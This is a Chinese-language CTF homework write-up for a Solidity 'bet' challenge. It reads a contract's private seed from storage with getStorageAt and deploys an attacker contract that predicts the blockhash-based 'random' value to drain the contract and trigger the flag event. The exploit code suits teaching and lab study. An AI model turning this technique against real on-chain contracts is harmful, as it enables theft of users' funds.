2020 程安 Crypto HW3 write-up

tags: 程式安全 CTF write up

HW3 - bet

Source code分析

```
16  contract BetFactory {
17      event GetFlag(uint token);
18      mapping(address => address) public instances;
19
20      function create () public payable {
21          require(msg.value >= 0.5 ether);
22          instances[msg.sender] = address(new Bet(msg.sender, block.times
23          instances[msg.sender].call{value: 0.5 ether}(""); //轉帳0.5回去
24      }
25
26      function validate (uint token) public {
27          require(address(instances[msg.sender]).balance == 0);
28          emit GetFlag(token);
29      }
30  }
31
32  contract Bet is Challenge {
33      uint private seed;
34
35      constructor (address _player, uint _seed) Challenge(_player) {
36          seed = _seed;
37      }
38
39      function bet (uint guess) public payable onlyPlayer {
40          require(msg.value > 0);
41          if (guess == getRandom()) {
42              msg.sender.call{value: address(this).balance}("");
43              //轉回所有Bet合約中的錢
44          }
45      }
46
47      function getRandom () internal returns(uint) {
48          uint rand = seed ^ uint(blockhash(block.number - 1));
49          seed ^= block.timestamp;
50          return rand;
51      }
52  }
```

- 第26-28行, validate() 需要合約的錢被取光才能觸發 GetFlag() 事件
- 第39-42行, guess 必須要等於 getRandom() 的值,如果對了就會把合約中所有的錢轉給 msg.sender
  - 第46-49: rand 的值為 seed ^ 前一個block的hash值
    - 每一輪 seed 都會 ^ block.timestamp
    - 而 seed 雖然是private,但是還是可以透過 getStorageAt 讀取storage上的資訊


1. 呼叫 BetFactory 的 create() 來取得自己addr對應的 Bet addr
2. 利用獲得的 Bet addr,執行 web3.eth.getStorageAt(addr, 1) 得到seed
   - 因為 Bet 是 Challenge 的子合約, position 會先放父合約的變數(20byte 的 player)
3. 呼叫 Bet 的 bet(guess) 來取得合約中的錢
4. 呼叫 BetFactory 的 validate() 來觸發 getFlag() 事件

Solution

- 流程

1. 呼叫 BetFactory 的 create() 來創建一個 Bet Challenge

2. 利用 BetFactory 的 instances 取得自己addr對應產生的 Bet addr



3. 利用 Bet 的addr去找 seed 的初始值

```
> var flag = web3.eth.getStorageAt('0xA465e250E1b590B05C53ddB87338EE3a2bEb7e44', 1, console.log)
< undefined
  null "0x0000000000000000000000000000000000000000000000000000005fadb906"   instrument.ts:129
```

⇒ seed(init) = 0x5fadb906

4. Deploy一個合約 random ,用來計算 rand 值
   - Contract Addr: 0x9c911df12889bab4029e3851097ecf7df190bd7b

```
contract attack {
    Bet target;
    uint seed = 0x5fadb906;

    constructor() public{
        target=Bet(0xA465e250E1b590B05C53ddB87338EE3a2bEb7e44);
    }

    function pwn() public payable{
        uint rand = seed ^ uint(blockhash(block.number-1));
        target.bet{value : msg.value}(rand);
    }
}

```